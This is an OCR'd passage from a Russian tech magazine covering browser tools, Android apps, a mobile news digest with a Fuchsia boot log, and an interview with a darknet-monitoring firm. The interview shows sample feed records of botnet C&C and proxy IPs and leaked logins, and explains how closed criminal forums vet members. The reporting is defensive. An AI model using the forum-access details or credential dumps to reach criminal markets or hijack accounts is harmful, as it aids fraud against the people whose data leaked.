
Идея чем-то похожа на клавиатурный тренажер. Нажимаем красную кнопку (или «пробел» на клавиатуре) и, следуя руководству в левой части экрана, вводим букву за буквой. Для лучшего усвоения тренажер будет время от времени просить набрать что-нибудь без подсказок, но их при желании можно запросить, нажав Show Hint.

К сожалению, morsecode.io весь на английском, да и азбуке учит только латинской. В бесплатной версии доступны уроки по всем буквам, а вот чтобы перейти к практическим занятиям по расшифровке аудио, придется заплатить 4 доллара.

Кстати, для кириллической азбуки Морзе в русской Википедии есть так называемая таблица «напевов» — слов, которые помогают выучить коды букв. Еще можно поинтересоваться списком Q-кодов и словарем радиожаргона.

VIMIUM — ПЛАГИН, КОТОРЫЙ ДОБАВИТ В CHROME ШОТКАТЫ В СТИЛЕ VIM

Vimium



→ Есть два типа пользователей: одни ненавидят консольный текстовый редактор Vim со страшной силой и стараются по возможности избегать встречи с ним, другие, наоборот, обожают его. Плагин для Chrome под названием Vimium предназначен как раз для по-

следней категории. Браузер — вторая нужнейшая программа, и использовать в нем те же шоткаты, что и в редакторе, совершенно естественно.

Впрочем, действительно одинаковых шоткатов не так уж и много – программы все же разные. Прокрутка страницы при помощи **j** и **k** и поиск по **/** (после чего **n** и **N** перебирают совпадения) — это, пожалуй, и всё. Но главное — это не кнопки, а сам принцип выбора шоткатов. К примеру, для закрытия табов значительно удобнее нажимать **x**, чем **Ctrl-W**. Кстати, обрати внимание: шоткаты в справке (она вызывается по **?**) указаны с учетом регистра. То есть **H** (назад к предыдущей странице) — это на самом деле **Shift-H**.

Со свойством Vimium реагировать не на кнопки, а на вводимые ими символы связана небольшая засада: если выбрана русская раскладка, то стандартные шоткаты работать не будут. Но не беда! Добавить кириллические буквы можно в настройках. Жми правой кнопкой мыши на значок Vimium, выбирай Options и в поле Custom key mappings можешь, к примеру, добавить строку **map ч removeTab**. А теперь скажи спасибо хорошим парням, которые уже проделали за тебя всю работу и выложили на GitHub готовый конфиг для русской раскладки.

И еще один важный момент. Обычные шоткаты после установки Vimium не пропадут. Так что если вдруг по старой памяти нажмешь **Ctrl-F5** или **Ctrl-t**, то Chrome поймет тебя без проблем. Vimium, кстати, можно отключить на определенных сайтах, чтобы он не мешал работать с веб-приложениями и играть в браузерные игры.

3

SHAPECATCHER — ПОИСКОВИК СИМВОЛОВ UNICODE ПО ИХ ФОРМЕ

shapecatcher.com

→ Набор символов в таблицах Unicode поистине огромен: UTF-16 позволяет присвоить коды более чем миллиону знаков. Из них пока что используется лишь 128 тысяч, но и это уже немало. Когда нужно ввести конкретный символ, а его название неизвестно, это может вылиться в многочасовые поиски по таблицам. Сервис Shapecatcher призывает на помощь распознавание рукописного ввода и старается подобрать символы, максимально похожие на то, что пользователь накорябает мышкой.

Сервис прост как мычание: рисуем в окошке нужную загогулину, нажимаем Recognize, и Shapecatcher покажет все символы, которые посчитает похожими. С первой попытки, к сожалению, получается не всегда, поэтому жми Clear и рисуй снова, если не найдешь то, что искал. В теории можно даже попытаться найти эмодзи, но с этим у «Шейпкетчера» не так хорошо, как с буквами, стрелками и прочими значками.

Чуть ли не интереснее самого сервиса та работа, на которой он основан. Алгоритм не включает в себя никаких модных глубоких нейросетей: символы распознаются по так называемым контекстам — совпадающим опорным точкам.

Изначальной целью было создание системы распознавания reCAPTCHA на основе этого алгоритма. В своей научной работе (pdf) автор сервиса Бенджамин Майлд пишет, что ему удалось добиться успеха примерно в 5% случаев. Впрочем, с тех пор разработчики reCAPTCHA уже успели подтянуть сложность, и теперь остается применять разработку лишь в самых мирных целях.

LEAKREPORTER

КАК МОНИТОРЯТ ДАРКНЕТ

Беседовал
Андрей Письменный

Каждый босс хотел бы заранее знать, что злоумышленники, скрывающиеся в даркнете, замышляют похакать компьютеры его фирмы. Как ни странно, это возможно! Благодаря непрестанному мониторингу дипнета и внедрению на закрытые форумы спецы из компании Leakreporter обо многом узнают заранее. Как именно это работает, нам рассказал сотрудник Leakreporter, попросивший не называть его имя.

Проект начинался как альтруистический и некоммерческий: я хотел оповещать пользователей о том, что их хакнули. Сделано это было криво-косо — в виде рассылки на почту. Если оказывалась вскрыта почта, то мы отправляли на нее письмо: «Срочно смените пароль!» Потом на нас вышли крупные email-провайдеры и посоветовали монетизироваться.

Списки утекших аккаунтов попадали к нам, когда мы лазали по форумам и скачивали дампы. Утекает дикое количество информации, и иногда она попадает ко мне. Мне стало жалко людей, у которых угоняют кучу аккаунтов через эти почты. Надо было попытаться хоть что-то с этим сделать. Замутили в итоге такую рассылочку.

В чем-то это похоже на сайт Have I been pwned. Но там сервис основан на том, что пользователь должен сам зайти, вбить свой email, и тогда ему уже скажут, утекло ли что-нибудь. Как правило, там информация появляется с запозданием. Если пользователю не пришло никакое оповещение о том, что его взломали, то его аккаунт «отработают» очень быстро.

К Leakedsource я отношусь значительно хуже, чем к Have I been pwned. Его владельцы стимулируют работать фрод-движение. Раньше дампы продавались, но особенно никому не были нужны. Люди их копили годами, как тот же Twitter. Кстати, та база, которую на Leakedsource выдают за дамп аккаунтов Twitter, — это на самом деле логи с Malware и из всяких списков паролей. То есть куча аккаунтов собрана из разных источников. Фрод-движение подхватило эту тему, так как все поняли, что можно собрать побольше такого материала и продать его Leakedsource. Активизировались все: спамеры, фишеры, — все захотели урвать кусок пирога и начали активно действовать. Поэтому никогда нельзя платить теневым ребятам.

Помимо меня, в команде Leakreporter есть второй кодер, переводчик (мы

много работаем с зарубежными комьюнити, и его услуги нужны) и наш инвестор, тоже безопасник.

Команда постоянно отслеживает фрод-комьюнити, мониторит сайты, собирает новости, а также всю информацию, которая стекается на ловушки. Реализуются они по-разному — как правило, таргетированы и призваны показать, сколько людей заинтересованы чем-то связанным с конкретной организацией. Секреты раскрывать не могу, но если обобщить, то ловушка — это место, куда стекается информация от фродеров, и они сами об этом не знают.

Сам я с заказчиками не разговариваю, для меня это большой стресс! С ними общается мой коллега.

INFO

К сожалению, поведение «десятки» не уникально. Теперь шпионить научились и прошлые версии Windows (7, 8 и 8.1). Соответствующие функции добавляются в них вместе с обновлениями.

Мы предлагаем разные услуги — тут все зависит от запросов и сферы деятельности компании. Первое, что мы можем сделать, — это обезопасить сотрудников. Второе — обезопасить от внутренних утечек. У нас достаточно информации для этого. Третье — мы можем помочь залатать неочевидные дырки, через которые тоже может утечь информация.

Бывает, что неявные угрозы сильно портят жизнь компаниям, и пентестеры на такие вещи обычно не обращают внимания. Самая большая уязвимость, как сейчас говорят, — это человек. Если не влез в систему, то можешь влезть в голову сотрудника. В даркнете сейчас стало много обсуждений социальной инженерии, социальные инженеры чуть ли не резюме стали выкладывать. Вот именно такие каналы мы и помогаем прикрыть. Ну и если инцидент уже произошел и клиент пришел после этого, то мы помогаем найти того, кто стоит за инцидентом.

Среди наших клиентов — крупные банки, а также компании, связанные с ИТ и ИБ. У нас есть информация, которая может очень помочь в предотвращении фрода. Мы можем провести расследование в том случае, если что-то уже утекло. А если еще нет, то можем предупредить о возможной утечке и о том, что над ней уже работают хакеры.

Для тех заказчиков, у которых стоят автоматизированные системы защиты от фрода, у нас есть API — онлайновый фид, который постоянно пополняется несчетное количество раз за день. И постоянно сопоставляется с условиями клиента.

Вот пара примеров того, как выглядят данные в этом фиде. Это теневой прокси и C&C ботнета.

```
[
  {
    "ip": "208.100.26.234",
    "seentimes": 1,
    "lastseen": "2016-08-21 16:06:37",
    "firstseen": "2016-08-21 16:06:37",
    "type": "cnc"
  },
  {
    "ip": "184.26.198.150",
    "seentimes": 1,
    "lastseen": "2016-08-21 16:11:39",
    "firstseen": "2016-08-21 16:11:39",
    "type": "proxy"
  }
]
```

А вот как выглядит лента по засветившимся пользовательским данным:

```
[
  {
    "domain": "example.ru",
    "lastseen": "2015-10-10 21:30:11",
    "pwtype": "clear",
    "login": "vasya",
    "password": "123",
    "seentimes": 2,
    "id": 1,
    "firstseen": "2015-10-10 21:23:58"
  },
  {
    "domain": "example.ru",
    "firstseen": "2015-05-13 16:34:12",
    "pwtype": "clear",
    "login": "donald",
    "password": "qwerty",
    "seentimes": 5,
    "id": 4,
    "lastseen": "2015-10-10 21:57:39"
  }
]
```

О той же утечке Dropbox я уведомил почтовых провайдеров еще в июне 2016 года, тогда как публика узнала о сливе в конце августа. Я разослал провайдерам адреса задолго до того, как начался shitstorm, как это называется у пиарщиков, и они к тому времени успели все поблочить. Это показательно — в привате информация появляется сильно раньше, чем на маркетах. То же самое, кстати, было и с Last.fm.

Базы учеток Dropbox не продавали, их просто раздавали избранным. Мне попался кусочек, и я разослал информацию всем, кто мог пострадать. Потом мне обновили базу — я тогда смог договориться с человеком. Вообще, договариваться, не платя денег, очень тяжело.

Мы не платим за базы, потому что любая оплата теневому комьюнити поощряет его работу. Это как финансирование терроризма. И речь вовсе не о возможных проблемах с законом, а о чисто этической стороне.

Уверенными в том, что охватили всё, мы быть, конечно, не можем. Пожалуй, даже АНБ не охватывает всего. У меня в работе в районе 3000 ресурсов и около 5000 различных конференций. Отслеживать базу по всем организациям и угрозам — это нереально. Но таргетированно можно охватить 95–98%. Мониторинг сайтов и сбор логов конференций автоматизированы, мы потом проводим анализ.

В русском сегменте закрытых ресурсов довольно мало. По всему миру из 3000 закрыто где-то 40–50%. Конференции — это в основном IRC и Jabber, но точно так же это может быть Telegram или, скажем, Skype. Где только народ не тусуется.

В даркнете вполне реально купить утекшие данные — даже если ты пришел со стороны и не знаешь, куда ткнуться, кроме каталогов ссылок. Для такой информации, которая лежит в паблике, порог вхождения невелик. Можно, к примеру, посмотреть на разрекламированный магазин The Real Deal. Там продавали в том числе базу LinkedIn.

Есть и маркеты, на которые просто так не зайти. Мы постоянно занимаемся проникновением на закрытые форумы.

Самым ярким примером будет реинкарнация Dark0de. Ты наверняка помнишь такой ресурс. Его перезапустили, но, чтобы войти на него, я потратил жуткое количество времени. Нужны рекомендации от пяти человек, и это довольно жесткое условие. Да и вообще на большинстве ресурсов в даркнете

требуются рекомендации. Нужно, чтобы за тебя поручились от одного до пяти человек. Я даже видел ресурсы, где надо десять рекомендаций. Это, конечно, жестоко.

Помимо полностью скрытых ресурсов, есть и открытые, но с подпольным разделом для своих. К примеру, есть форум Exploit, на нем организованы зоны доступа — первый левел, второй, раньше был третий, но его расформировали. То есть зайти-то на ресурс ты можешь просто так, но, чтобы попасть в разделы, где действительно качественная инфа, тебе надо набирать рекомендации и вести активную жизнь на форуме. Процесс очень сложный.

Чтобы попасть в такое место, нужно показать, что ты чего-то стоишь, что твой скилл понадобится в этом подполье.

Многие пытаются попасть на форумы, чтобы просто поглазеть, — такие отсеиваются довольно быстро. Потому что дипнет — это то место, в которое заходят не просто из любопытства, туда заходят с четкой целью, как правило с целью что-нибудь анонимно купить. Добыть нужную информацию можно и в клирнете, главное — знать, где искать (в тех же приватных разделах форумов). А купить тут можно все — начиная со сканов документов и заканчивая наркотиками, базами данных и оружием.


Маркетов в даркнете очень много, конкретно хакерам будут интересны маркеты типа The Real Deal. Но вообще количество рынков с начала года сократилось раза в два. Еще в феврале их в Tor было более 600 штук, сейчас же в инактив ушло более половины. Рабочих маркетов осталось чуть менее 250. Стоит учесть и то, что из 250 оставшихся только около 80 представляют независимые площадки, остальные либо полностью зеркалят известные драг-маркеты, либо парсят базу с основных рынков.

В основном на таких форумах сидят те, кто этим зарабатывает, но бывают и идейные тусовки — как правило, в закрытых конференциях. Большинство таких причисляют себя к Anonymous, к Легиону. Те же члены группы Fancy Bear, о которой публиковала отчет Левада, общаются в своей закрытой конфе и только между собой. Но правда, и от них мы тоже научились получать информацию — через агентурную сеть. Не могу раскрывать подробности, сам понимаешь.

ВЫПУСК #23.

СОФТ С XDA-DEVELOPERS.COM

КАРМАННЫЙ СОФТ




Сегодня в выпуске отборный софт, созданный ребятами с форумов xda-developers.com: продвинутый блокировщик рекламы AdClear, приложение для отложенной отправки СМС и писем Do It Later, приложение для калибровки цветов экрана Color Changer, а также новый лаунчер для устройств Nexus.

NEXUS LAUNCHER

В начале августа в сеть попал пакет APK с новым лаунчером, эксклюзивным для устройств Nexus. В сравнении со стандартным лаунчером из AOSP и Google Home в нем полностью изменился дизайн, исчезла строка поиска, место которой заняли большая буква G и текущая дата. Кнопка меню приложений тоже исчезла, ее заменил свайп снизу вверх (прямо как в Android 1.0). Само меню приложений также стало другим и теперь включает в себя строку поиска и четыре иконки наиболее используемых приложений.

Лаунчер был сильно не доработан, постоянно крашился, но снискал любовь пользователей. Поэтому вскоре в сети появились zip-архивы, позволяющие установить лаунчер как системное приложение, что позволяло получить доступ к Google Now. По ссылке один из таких архивов, его следует устанавливать с помощью кастомного рекавери, так же как и любую прошивку.



Nexus Launcher
Платформа:
Android 5.0
Цена:
бесплатно


ADCLEAR

Блокировщик рекламы от компании Seven, не требующий прав root. Как и AdBlock для Android, реализован в виде локального VPN-сервера, пропускающего через себя весь входящий трафик, попутно вырезая из него рекламу. По словам разработчиков, их приложение лучшее среди блокировщиков YouTube-рекламы и единственное для Android, что умеет блокировать зашифрованную рекламу.

Как и все блокировщики, основанные на VPN, имеет две ключевые проблемы:

- приводит к повышенному расходу заряда батареи, так как создает дополнительный слой обработки входящего трафика прямо на устройстве;
- не всегда ведет себя корректно (например, может привести к лагам и крашам приложения/игры в момент показа рекламы).

С другой стороны, это отличный вариант для нерутованного смартфона. Тем же, у кого есть root, настоятельно рекомендуем смотреть в сторону AdAway, он легко и быстро без оверхеда и повышенного расхода батареи блокирует любую рекламу с помощью системного DNS-резолвера.




AdClear
Платформа:
Android 4.1
Цена:
бесплатно

DO IT LATER

Наверняка каждому хоть раз в жизни нужно было отправить СМС или письмо не прямо сейчас, а в определенное время, например через час или в семь утра следующего дня. Решить такую задачу можно с помощью Tasker, но для неопытного пользователя его настройка обернется кошмаром. Другие подобные приложения для автоматизации не намного проще в использовании.

Do It Later — простое и легкое приложение для отложенной отправки СМС, писем и создания напоминаний. Никаких сложных конфигов и условных переходов, никаких профилей и задач. Просто нажимаешь на значок карандаша, выбираешь тип отложенной операции и заполняешь поля. И все — в назначенное время приложение сделает что нужно. Приложение полностью бесплатное, но за это придется расплачиваться, созерцая вырвиглазный интерфейс.



Do It Later
Платформа:
Android 4.1
Цена:
бесплатно

COLOR CHANGER

Очередной калибровщик цветового баланса экрана. Позволяет придать картинке разные оттенки: песчаный (для более приятного чтения), красный (для комфортного использования смартфона в полной темноте), сделать экран монохромным, снизить преобладание синего цвета для более щадящего глаза чтения по вечерам и легкого засыпания и так далее.

Это далеко не единственное подобное приложение в маркете, но его преимущество в том, что вместо создания полупрозрачного окна поверх остальных окон экрана, которое бы эмулировало изменение цветов, оно действительно переназначает выводимые на экран цвета. Это позволяет добиться более точного неискаженного изображения.

Приложение бесплатно, но некоторые функции доступны только в платной версии.

Color Changer
Платформа:
Android 4.4
Цена:
бесплатно / 52 р.

МОБИЛЬНЫЙ ДАЙДЖЕСТ АВГУСТА

Евгений Зобнин
zobnin@gmail.com

«УБИЙЦА ANDROID» ОТ GOOGLE, ANDROID 7.0, CYANOGENMOD ZNH5Y И НЕЙРОННАЯ СЕТЬ ВНУТРИ ПРОЦЕССОРА GALAXY S7

Сегодня в выпуске: «Фуксия» — новая операционка от Google, способная работать на всем, начиная от микроскопического процессора SIM-карты и заканчивая стационарными ПК, финальная версия Android 7.0 Nougat и начало работы над CyanogenMod 14, подробности о начинке очков дополненной реальности Microsoft HoloLens. А также: исследование нашумевшего iOS-трояна Pegasus, подробности реализации Pangu 9 и тест мобильных антивирусов на взлом. Приятного чтения.

СОБЫТИЯ

«Google разрабатывает замену для Android», «Новая мобильная операционка от Google», «Google больше не нужен Android» — заголовки статей 12 августа. А все потому, что сотрудники Google то ли случайно, то ли намеренно открыли доступ к репозиторию находящейся в начальной стадии разработки операционной системы Fuchsia («Фуксия»).

Несмотря на отсутствие документации на ОС, журналисты выяснили, что «Фуксия» базируется на минималистичном ядре LK, способном работать в условиях очень малого объема ОЗУ и низкой производительности процессора. Поверх LK реализовано ядро Magenta, обеспечивающее полноценное окружение исполнения для реализации таких концепций, как процессы, пользователи и права доступа. Поверх него работает фреймворк Flutter, предназначенный для разработки интерфейса на языке Dart, который Google в свое время продвигала как замену JavaScript.

Операционка способна работать на процессорах ARM, ARM64 и x86-64, так что предположение о том, что Google разрабатывает если не мобильную ОС на замену Android, то универсальную ОС на замену всего и вся, вполне оправданно. Проблема только в том, что с точки зрения бизнеса это был бы очень глупый шаг, так что на самом деле это либо чисто исследовательский проект, либо нечто, нацеленное на «интернет вещей» (IoT).

```
welcome to lk/MP

boot args 0x1 0x80 0x0 0x0
INIT: cpu 0, calling hook 0xffffffff801306e4 (version) at level 0x3ffff, flags 0
x1
version:
        arch:     X86
        platform: PC
        target:   PC_X86
        project:  MAGENTA_PC_X86_64
        buildid:  _LOCAL
INIT: cpu 0, calling hook 0xffffffff8014f29c (vm_preheap) at level 0x3ffff, flag
s 0x1
initializing heap
calling constructors
INIT: cpu 0, calling hook 0xffffffff8014f2e4 (vm_post_ctors) at level 0x40000, f
lags 0x1
INIT: cpu 0, calling hook 0xffffffff8014f2ec (vm) at level 0x50000, flags 0x1
INIT: cpu 0, calling hook 0xffffffff801009e0 (acpi_tables) at level 0x50001, fla
gs 0x1
INIT: cpu 0, calling hook 0xffffffff801047d0 (display_memtype) at level 0x50001,
 flags 0x1
INIT: cpu 0, calling hook 0xffffffff80103658 (hpet) at level 0x50002, flags 0x1
```

